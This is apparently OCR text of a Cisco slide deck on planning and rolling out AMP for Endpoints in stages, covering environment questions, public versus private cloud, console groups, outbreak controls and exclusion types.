
We're here

Things to consider before and during an AMP for Endpoints Deployment

- **Deployment Journey:** Where to start and how to proceed?
- **Deployment Planning Deep Dive:** What are the best practices in each of the phases?
- **General Best Practices:** What are the considerations related to VDI, connector updates, tuning, etc?

AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



Environmental Data Gathering

What do we have, and how do we protect it

STAGE 1: Information Gathering

- How many endpoints will we be protecting?
- What operating systems need to be supported?
- Will our existing endpoint security product be removed pre-install, post-install, or will it be remaining?
- What are the mission critical systems & software?
- What is the software deployment process?
- Is there a Proxy in the Environment?
- Do we have organizational privacy requirements?


Security Product Data Gathering

What safeguards do we have in place and how do we replicate them

STAGE 1: Information Gathering

- What exclusions are already included in the existing security software?
- Is the current software being used to block applications?
- Is the current software being used to block IP addresses?
- What other security features does the existing security product have?
  - How do those features line up with AMP for Endpoints?
  - How to transition existing settings and configurations to the new environment?

AMP For Endpoints Deployment Stages
There's just one rule: Deploy in Stages!



Public Cloud

Requirements

- Internet Connection
- Supported Endpoint Operating System
- Available hard drive space
  - <100MB for Windows Connectors
  - ~1GB with Tetra Enabled

Recommendation:
Deploy Public Cloud unless privacy requirements dictate the use of Private Cloud

So Does Privacy Have a Cost?


STAGE 2: Deployment Planning

	Public Cloud	Private Cloud
Engines	All latest development	No ExpPrev / SysProt / MAP / Cognitive Intelligence / Ethos **
Deployment	Regional cloud data centers (EU, NA, APJC)	UCS / virtual machine (air-gap* or proxy mode)
Endpoint Connector	Win, Mac, Linux, Android, iOS	Win, Mac, Linux (PC 3.x)
Scalability	Virtually no limits	Up to 100,000 connectors with UCS
Integrations	Threat Grid Cloud, FMC, ESA, CES, WSA, CTA, Meraki MX, Umbrella (File Rep), ISE, VT	Threat Grid Appliance, ESA, WSA, FMC, ISE, VT
Features	All latest development	Current Minimum of 4-6 months lag
AMP Unity	Yes (FMC 6.2, ESA/CES 11.1, WSA 11.5)	No
Threat Response	Yes	No
Content	Always up to date	Proxy Mode: up to date, Air Gap: delayed
Release cycle	Release Notes	Release Notes


Proxy Mode vs. Air-Gap Mode

For Your Reference

Proxy Mode



Air-Gap Mode



Security Product Planning

What was old, is now new again!

STAGE 2: Deployment Planning

- What exclusions are already included in the existing security software?
  - Are new exclusions needed? Are the existing exclusions still relevant?
- Is the current software being used to block applications?
  - If so, which applications? Do we need to transfer this information to AMP for Endpoints?
- Is the current software being used to block network traffic?
  - If so, which IPs? Do we need to transfer this information to AMP for Endpoints?
- What other security features does the existing security product have?
  - How do those features line up with AMP for Endpoints and how do we configure them?
  - How to transition existing settings and configurations to AMP for Endpoints?

AMP Console Group Planning


The Organization is expanding to meet the expanding needs of the Organizatior

STAGE 2: Deployment Planning

- How will Groups of endpoints be organized?
- How will Exclusions be organized?
- How will Policies be organized?
- How will Policies and Groups be managed a year from now?
- Will TETRA/ClamAV be utilized?
- Will a TETRA Update server be beneficial?
- Will Cognitive Intelligence be utilized? (W3C log format)

AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



AMP for Endpoints Console Setup Demo

Cisco AMP for Endpoints

https://auth.amp.cisco.com/auth/session/new?SAMLRequest=jZJbSwMxEIX%2Fyr7IaW%2Bx1TbsLiwtQqGKtOqDLzJmp3QhlzWTtfrvzW4pVkER8jQ535wzkxQEWnWi7v3ebPC1R%2FJRTYTOt9YsrKFeo9uie2slPmzWJdt735FlUxnurMIEdJfIlqRNpNUpIVEAKQVJLFqGbq2BodUXC...

Cisco Security · GitH... Cisco AMP for Endpo...

cisco

Security

The Cisco Security account is a single destination for managing multiple applications within the Cisco Security portfolio.

- Amp AMP for Endpoints
- Tg Threat Grid
- Tr Threat Response

and more...

Email

Password

Log In

Use Single Sign-On

Can't access your account?

Contact Support


1:13 PM
1/27/2019

Outbreak Controls

After all, any successful malware is too much malware

STAGE 3: Console Setup


- Custom Detections:
  - Simple: SHA256 (Blacklist)
  - Advanced: ClamAV signature language
  - Android: SHA1 Matching
- Application Control:
  - Blocking - SHA256 based, just Block, no Quarantine
  - Whitelisting - SHA256 based – just Whitelist
- Network
  - IP Blacklists & Whitelists (also used for EP Isolation)
- Endpoint IOC's
  - Deprecated soon, replaced by Orbital
- Cloud IOC's
  - Managed and Maintained by Cisco
  - Generate console alerts without user action
  - Does not require any configuration
  - Does not utilize endpoint resources



Exclusions
Just ignore that file, we know it's well

STAGE 3: Console Setup

- Exclusions can help us:
  - Coexist with other security tools
  - Reduce the performance overhead
- Exclude processes and directories for other security tools
- Import the relevant exclusions found during Stage 1
- Custom Exclusion Lists
  - Windows
  - Mac
  - Linux
- Cisco-Maintained Exclusions
  - Organized by application and OS



Types of Exclusions

- Threat
- Path
- File Extension
- Wildcard
- Process Exclusions:
  - File Scan
  - System Process Protection
  - Malicious Activity Protection

